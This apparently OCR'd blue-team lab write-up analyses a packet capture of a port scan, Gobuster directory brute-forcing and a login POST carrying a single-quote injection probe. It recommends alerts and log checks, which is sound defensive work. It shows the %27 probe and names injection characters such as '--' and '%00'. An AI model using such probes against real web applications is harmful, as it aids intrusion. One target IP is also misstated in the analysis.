170 2021-02-07 16:33:06.252032862 10.251.96.5 381 10.251.96.4 41675 56 TCP 381 → 41675 [RST,
171 2021-02-07 16:33:06.252058852 10.251.96.4 41675 10.251.96.5 1000 62 TCP 41675 → 1000 [SYN
172 2021-02-07 16:33:06.252066524 10.251.96.5 1000 10.251.96.4 41675 56 TCP 1000 → 41675 [RST
173 2021-02-07 16:33:06.252089965 10.251.96.4 41675 10.251.96.5 938 62 TCP 41675 → 938 [SYN]
Frame 1: 89 bytes on wire (712 bits), 89 bytes captured (712 bits)
Linux cooked capture v1
Internet Protocol Version 4, Src: 127.0.0.1, Dst: 224.0.0.251
User Datagram Protocol, Src Port: 5353, Dst Port: 5353
Multicast Domain Name System (query)
0000 00 00 03 04 00 06 00 00 00 00 00 00 00 00 08 00
0010 45 00 00 49 d8 88 40 00 ff 11 43 1e 7f 00 00 01
0020 e0 00 00 fb 14 e9 14 e9 00 35 60 43 00 00 00 00
0030 00 02 00 00 00 00 00 00 04 5f 69 70 70 04 5f 74
0040 63 70 05 6c 6f 63 61 6c 00 00 0c 00 01 05 5f 69
0050 70 70 73 c0 11 00 0c 00 01
cp local
pps
3 is neither a field nor a protocol name.
Packets: 17508
Profile: Default



BTLOPortScan.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
No. Time Source Source Port Destination Destination Port Length Protocol Info
115 2021-02-07 16:33:06.247464416 PCSSystemtec_65:f0:… 62 ARP Who has 10.251.96
116 2021-02-07 16:33:06.247493026 PCSSystemtec_b4:21:… 44 ARP 10.251.96.5 is at
117 2021-02-07 16:33:06.248247368 10.251.96.4 41675 10.251.96.5 135 62 TCP 41675 → 135 [SYN]
118 2021-02-07 16:33:06.248293654 10.251.96.5 135 10.251.96.4 41675 56 TCP 135 → 41675 [RST,
119 2021-02-07 16:33:06.248348523 10.251.96.4 41675 10.251.96.5 53 62 TCP 41675 → 53 [SYN]
120 2021-02-07 16:33:06.248366399 10.251.96.5 53 10.251.96.4 41675 56 TCP 53 → 41675 [RST,
121 2021-02-07 16:33:06.248405503 10.251.96.4 41675 10.251.96.5 554 62 TCP 41675 → 554 [SYN]
122 2021-02-07 16:33:06.248419433 10.251.96.5 554 10.251.96.4 41675 56 TCP 554 → 41675 [RST,
123 2021-02-07 16:33:06.248453063 10.251.96.4 41675 10.251.96.5 25 62 TCP 41675 → 25 [SYN]
124 2021-02-07 16:33:06.248467516 10.251.96.5 25 10.251.96.4 41675 56 TCP 25 → 41675 [RST,
125 2021-02-07 16:33:06.248507961 10.251.96.4 41675 10.251.96.5 587 62 TCP 41675 → 587 [SYN]
126 2021-02-07 16:33:06.248520287 10.251.96.5 587 10.251.96.4 41675 56 TCP 587 → 41675 [RST,
127 2021-02-07 16:33:06.248554118 10.251.96.4 41675 10.251.96.5 139 62 TCP 41675 → 139 [SYN]
128 2021-02-07 16:33:06.248566862 10.251.96.5 139 10.251.96.4 41675 56 TCP 139 → 41675 [RST,
129 2021-02-07 16:33:06.248998576 10.251.96.4 41675 10.251.96.5 995 62 TCP 41675 → 995 [SYN]
130 2021-02-07 16:33:06.249076814 10.251.96.5 995 10.251.96.4 41675 56 TCP 995 → 41675 [RST,
131 2021-02-07 16:33:06.249133455 10.251.96.4 41675 10.251.96.5 143 62 TCP 41675 → 143 [SYN]
132 2021-02-07 16:33:06.249147891 10.251.96.5 143 10.251.96.4 41675 56 TCP 143 → 41675 [RST,
133 2021-02-07 16:33:06.249183723 10.251.96.4 41675 10.251.96.5 80 62 TCP 41675 → 80 [SYN]
134 2021-02-07 16:33:06.249215683 10.251.96.5 80 10.251.96.4 41675 60 TCP 80 → 41675 [SYN,
135 2021-02-07 16:33:06.249260050 10.251.96.4 41675 10.251.96.5 993 62 TCP 41675 → 993 [SYN]
136 2021-02-07 16:33:06.249275391 10.251.96.5 993 10.251.96.4 41675 56 TCP 993 → 41675 [RST,
137 2021-02-07 16:33:06.250012959 10.251.96.4 41675 10.251.96.5 80 62 TCP 41675 → 80 [RST]
Frame 134: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
Linux cooked capture v1
Internet Protocol Version 4, Src: 10.251.96.5, Dst: 10.251.96.4
Transmission Control Protocol, Src Port: 80, Dst Port: 41675, Seq:
0000 00 04 00 01 00 06 08 00 27 b4 21 bc 00 00 08 00
0010 45 00 00 2c 00 00 40 00 40 06 64 cd 0a fb 60 05
0020 0a fb 60 04 00 50 a2 cb d6 1a 1f b3 7d 1c 33 12
0030 60 12 fa f0 d6 1d 00 00 02 04 05 b4
3 is neither a field nor a protocol name.
Packets: 17508
Profile: Default


BTLOPortScan.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
3
No. Time Source Source Port Destination Destination Port Length Protocol Info
130 2021-02-07 16:33:06.249076814 10.251.96.5 995 10.251.96.4 41675 56 TCP 995 → 41675 [RST,
131 2021-02-07 16:33:06.249133455 10.251.96.4 41675 10.251.96.5 143 62 TCP 41675 → 143 [SYN]
132 2021-02-07 16:33:06.249147891 10.251.96.5 143 10.251.96.4 41675 56 TCP 143 → 41675 [RST,
133 2021-02-07 16:33:06.249183723 10.251.96.4 41675 10.251.96.5 80 62 TCP 41675 → 80 [SYN]
134 2021-02-07 16:33:06.249215683 10.251.96.5 80 10.251.96.4 41675 60 TCP 80 → 41675 [SYN,
135 2021-02-07 16:33:06.249260050 10.251.96.4 41675 10.251.96.5 993 62 TCP 41675 → 993 [SYN]
136 2021-02-07 16:33:06.249275391 10.251.96.5 993 10.251.96.4 41675 56 TCP 993 → 41675 [RST,
137 2021-02-07 16:33:06.250012959 10.251.96.4 41675 10.251.96.5 80 62 TCP 41675 → 80 [RST]
138 2021-02-07 16:33:06.250485124 10.251.96.4 41675 10.251.96.5 111 62 TCP 41675 → 111 [SYN]
139 2021-02-07 16:33:06.250519175 10.251.96.5 111 10.251.96.4 41675 56 TCP 111 → 41675 [RST,
140 2021-02-07 16:33:06.250569866 10.251.96.4 41675 10.251.96.5 443 62 TCP 41675 → 443 [SYN]
141 2021-02-07 16:33:06.250582655 10.251.96.5 443 10.251.96.4 41675 56 TCP 443 → 41675 [RST,
142 2021-02-07 16:33:06.250611032 10.251.96.4 41675 10.251.96.5 110 62 TCP 41675 → 110 [SYN]
143 2021-02-07 16:33:06.250618907 10.251.96.5 110 10.251.96.4 41675 56 TCP 110 → 41675 [RST,
144 2021-02-07 16:33:06.250647453 10.251.96.4 41675 10.251.96.5 445 62 TCP 41675 → 445 [SYN]
145 2021-02-07 16:33:06.250654968 10.251.96.5 445 10.251.96.4 41675 56 TCP 445 → 41675 [RST,
146 2021-02-07 16:33:06.250685645 10.251.96.4 41675 10.251.96.5 21 62 TCP 41675 → 21 [SYN]
147 2021-02-07 16:33:06.250711858 10.251.96.5 21 10.251.96.4 41675 56 TCP 21 → 41675 [RST,
148 2021-02-07 16:33:06.250777383 10.251.96.4 41675 10.251.96.5 23 62 TCP 41675 → 23 [SYN]
149 2021-02-07 16:33:06.250804969 10.251.96.5 23 10.251.96.4 41675 56 TCP 23 → 41675 [RST,
150 2021-02-07 16:33:06.250862394 10.251.96.4 41675 10.251.96.5 22 62 TCP 41675 → 22 [SYN]
151 2021-02-07 16:33:06.250889822 10.251.96.5 22 10.251.96.4 41675 60 TCP 22 → 41675 [SYN,
152 2021-02-07 16:33:06.250941757 10.251.96.4 41675 10.251.96.5 113 62 TCP 41675 → 113 [SYN]
Frame 134: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
Linux cooked capture v1
Internet Protocol Version 4, Src: 10.251.96.5, Dst: 10.251.96.4
Transmission Control Protocol, Src Port: 80, Dst Port: 41675, Seq:
0000 00 04 00 01 00 06 08 00 27 b4 21 bc 00 00 08 00
0010 45 00 00 2c 00 00 40 00 40 06 64 cd 0a fb 60 05
0020 0a fb 60 04 00 50 a2 cb d6 1a 1f b3 7d 1c 33 12
0030 60 12 fa f0 d6 1d 00 00 02 04 05 b4
3 is neither a field nor a protocol name.
Packets: 17508
Profile: Default


BTLOPortScan.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
33
No. Time Source Source Port Destination Destination Port Length Protocol Info
2158 2021-02-07 16:33:06.281652719 10.251.96.5 790 10.251.96.4 41675 56 TCP 790 → 41675 [RST,
2159 2021-02-07 16:33:06.281825095 10.251.96.4 41675 10.251.96.5 126 62 TCP 41675 → 126 [SYN]
2160 2021-02-07 16:33:06.281828436 10.251.96.5 126 10.251.96.4 41675 56 TCP 126 → 41675 [RST,
2161 2021-02-07 16:33:06.281837080 10.251.96.4 41675 10.251.96.5 954 62 TCP 41675 → 954 [SYN]
2162 2021-02-07 16:33:06.281838870 10.251.96.5 954 10.251.96.4 41675 56 TCP 954 → 41675 [RST,
2163 2021-02-07 16:33:06.281844571 10.251.96.4 41675 10.251.96.5 691 62 TCP 41675 → 691 [SYN]
2164 2021-02-07 16:33:06.281846246 10.251.96.5 691 10.251.96.4 41675 56 TCP 691 → 41675 [RST,
2165 2021-02-07 16:33:06.281851838 10.251.96.4 41675 10.251.96.5 727 62 TCP 41675 → 727 [SYN]
2166 2021-02-07 16:33:06.281853481 10.251.96.5 727 10.251.96.4 41675 56 TCP 727 → 41675 [RST,
2167 2021-02-07 16:33:11.294644382 PCSSystemtec_b4:21:… 44 ARP Who has 10.251.96
2168 2021-02-07 16:33:11.295145718 PCSSystemtec_65:f0:… 62 ARP 10.251.96.4 is at
2169 2021-02-07 16:33:31.162851630 10.251.96.4 49512 10.251.96.5 80 76 TCP 49512 → 80 [SYN]
2170 2021-02-07 16:33:31.162872955 10.251.96.5 80 10.251.96.4 49512 76 TCP 80 → 49512 [SYN,
2171 2021-02-07 16:33:31.163114978 10.251.96.4 49512 10.251.96.5 80 68 TCP 49512 → 80 [ACK]
2172 2021-02-07 16:33:31.163267970 10.251.96.4 49512 10.251.96.5 80 379 HTTP GET / HTTP/1.1
2173 2021-02-07 16:33:31.163285352 10.251.96.5 80 10.251.96.4 49512 68 TCP 80 → 49512 [ACK]
2174 2021-02-07 16:33:31.164566865 10.251.96.5 80 10.251.96.4 49512 624 HTTP HTTP/1.1 200 OK
2175 2021-02-07 16:33:31.164814887 10.251.96.4 49512 10.251.96.5 80 68 TCP 49512 → 80 [ACK]
2176 2021-02-07 16:33:31.251472789 10.251.96.4 49512 10.251.96.5 80 357 HTTP GET /favicon.ico
2177 2021-02-07 16:33:31.251499808 10.251.96.5 80 10.251.96.4 49512 68 TCP 80 → 49512 [ACK]
2178 2021-02-07 16:33:31.251734555 10.251.96.5 80 10.251.96.4 49512 557 HTTP HTTP/1.1 404 Not
2179 2021-02-07 16:33:31.251872209 10.251.96.4 49512 10.251.96.5 80 68 TCP 49512 → 80 [ACK]
2180 2021-02-07 16:33:34.443737311 10.251.96.4 49512 10.251.96.5 80 464 HTTP GET /login.php HT
Frame 150: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)
Linux cooked capture v1
Internet Protocol Version 4, Src: 10.251.96.4, Dst: 10.251.96.5
Transmission Control Protocol, Src Port: 41675, Dst Port: 22, Seq:
0000 00 00 00 01 00 06 08 00 27 65 f0 6e 00 00 08 00
0010 45 00 00 2c b6 ad 00 00 38 06 f6 1f 0a fb 60 04
0020 0a fb 60 05 a2 cb 00 16 7d 1c 33 11 00 00 00 00
0030 60 02 04 00 6b 18 00 00 02 04 05 b4 00 00
33 is neither a field nor a protocol name.
Packets: 17508
Profile: Default


Wireshark · Follow HTTP Stream (tcp.stream eq 1030) · BTLOPortScan.pcap
GET / HTTP/1.1
Host: 10.251.96.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
HTTP/1.1 200 OK
Date: Sun, 07 Feb 2021 16:33:31 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: PHPSESSID=10b3rrv35ctuvv7vlnsfr6ugjt; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 136
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
<a href='/login.php'>Login<a> | <a href='/browse.php'>Browse<a> | <a href='/complaint.ph
p'>Register Complaint<a> | <a href='/editprofile.php'>Edit Profile<a> |
Unable to fi
nd users:
GET /favicon.ico HTTP/1.1
Host: 10.251.96.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Packet 2174. 3 client pkt(s), 3 server pkt(s), 5 turn(s). Click to select.
Entire conversation (2806 bytes)
Show as
ASCII
No delta times
Stream
Find:
Case sensitive
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close
tcp.stream eq 1030
No.
Time
Info
BTLOPortScan.pcap
Profile: Default


Wireshark · Follow HTTP Stream (tcp.stream eq 1031) · BTLOPortScan.pcap
POST /login.php HTTP/1.1
Host: 10.251.96.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.251.96.5/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Connection: keep-alive
Cookie: PHPSESSID=10b3rrv35ctuvv7vlnsfr6ugjt
Upgrade-Insecure-Requests: 1
username=%27&password=%27
HTTP/1.1 200 OK
Date: Sun, 07 Feb 2021 16:33:40 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 213
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
<a href='/login.php'>Login<a> | <a href='/browse.php'>Browse<a> | <a href='/complaint.ph
p'>Register Complaint<a> | <a href='/editprofile.php'>Edit Profile<a> | <form method="PO
ST">
<Label>User:</label>
<input name="username"/>
<label>Password:</label>
<input name="password"/>
Packet 2192. 5 client pkt(s), 5 server pkt(s), 9 turn(s). Click to select.
Entire conversation (5696 bytes)
Show as ASCII
No delta times
Stream
Find:
Case sensitive
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close
tcp.stream eq 1031
No.
Time
Info
Frame 2190: 568 byte
Linux cooked capture
Internet Protocol Ve
Transmission Control
Hypertext Transfer P
HTML Form URL Encode
BTLOPortScan.pcap
Profile: Default


BTLO
URL Decode and Encode
https://www.urldecoder.org
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
URL
Decode and Encode
Decode
Encode
Language: English Español Português Français Deutsch 中文 हिन्दी Русский
Do you have to deal with URL-encoded format? Then this site is perfect for you! Use our super handy online tool to encode or decode your data.
Decode from URL-encoded format
Simply enter your data then push the decode button.
%27
For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.
UTF-8
Source character set.
Decode each line separately (useful for when you have multiple entries).
Live mode OFF
Decodes in real-time as you type or paste (supports only the UTF-8 character set).
DECODE
Decodes your data into the area below.
Bonus tip: Bookmark us!
Other tools
Base64 Decode
Base64 Encode
JSON Minify
JSON Beautify
JS Minify
JS Beautify
CSS Minify
CSS Beautify
Partner sites
Free Uptime Monitoring

🔍 **Gobuster Web Directory Brute Force + Open Ports Detected**

🛠️ **Tool/Technique:** Wireshark (TCP Analysis + HTTP Stream Inspection + User-Agent Fingerprinting)
⏱️ **Timestamp:** 2021-02-07 16:34:05
🔗 **Context:**
This activity marks the **transition from reconnaissance to enumeration** in the cyber kill chain. The attacker, after discovering open ports, begins actively probing the web server's directory structure using an automated scanner — a typical behavior in early-stage exploitation prep.


🎯 **Why This Matters:**
Detecting tool usage like **Gobuster** is crucial. It is a known offensive tool used for **web directory brute-forcing**, and its presence strongly implies **manual attacker activity or automated enumeration post-access**. This type of behavior is often missed without deep packet analysis or application layer visibility.


💡 **My Analysis:**

- **Observation:**
  - **Open ports were confirmed** on the internal target *10.2.51.96.5* — HTTP (`port 80`) observed in **packet 134**, and SSH (`port 22`) in **packet 151**, confirming these services are active and responding to TCP SYNs.
  - A **rapid scan** was completed within **~1 second** between packets 117–2165, highlighting a very fast, likely automated reconnaissance.
  - By **packet 2172**, full HTTP communication starts on port 80. A follow-up of the HTTP stream reveals Apache software running on an **Ubuntu server**, same as previous targets.
  - A **POST request** is seen on **packet 2190**, with the payload including a suspiciously encoded character (`%27` = `'`), hinting at possible injection attempts.
  - A **change in User-Agent** is detected:
    - Initial requests used `Mozilla/5.0 (SL5)` (likely spoofed).
    - Then, a clear signature: `gobuster/3.0.1` — indicating the use of **Gobuster**, a web directory brute-force tool.
  - Requests from Gobuster mostly result in `404 Not Found`, except for one successful response (`HTTP/1.1 200 OK`) for the root directory `/`.
- **Interpretation:**
  - The attacker has **identified open services** and is now enumerating the web server's contents.
  - **Gobuster**, being a widely known offensive tool, is not a typical user browser and its user-agent makes it highly detectable.
  - The use of `%27` (single quote) in POST requests may suggest **early probing for SQL injection** or malformed input handling.
  - No login was successful, but the attacker is clearly trying to find hidden paths or unprotected endpoints, possibly to escalate later.
- **Action:**

1. **Alert on Gobuster User-Agent** — Any presence in internal traffic is highly suspicious.
2. Review the full list of requested directories to assess if sensitive endpoints were discovered.
3. Correlate with WAF, proxy, and web server logs to confirm whether this activity was logged or blocked.
4. Check server logs for any POST request anomalies or malformed payloads (e.g., `'`, `--`, `%00`, etc.).
5. Immediately **flag *10.4* for deeper forensic triage**, including memory dump, user session analysis, and scheduled tasks.
6. If appropriate, **block Gobuster-style scanning at the perimeter or on internal network segments** using IDS/IPS custom rules.

Key takeaway: Spotting tools like Gobuster in network traffic is like catching a burglar with a lockpick — it is no longer a question of "if" but **"what they are trying to break into next."**





🔍 Identifying Anomalous Web Server Responses Using Smart Filtering

🛠️ **Tool/Technique:** Wireshark (HTTP Display Filters + Payload Length Heuristics)
⏱️ **Timestamp:** 2021-02-07 16:34:05
🔗 **Context:**
This is a **refined enumeration phase** in the attack chain, where the attacker's brute force against web directories (via Gobuster) is filtered down to find **successful responses (HTTP 200)**. This is likely a **manual review of valid endpoints**, signaling a shift from automation to precision targeting.

🎯 **Why This Matters:**
This shows the power of **anomaly detection in packet sizes** — not all HTTP 200 responses are equal. Large-length responses often contain files, configuration data, or directory listings, all of which can aid an attacker in exploiting or navigating deeper into the system.


💡 **My Analysis:**

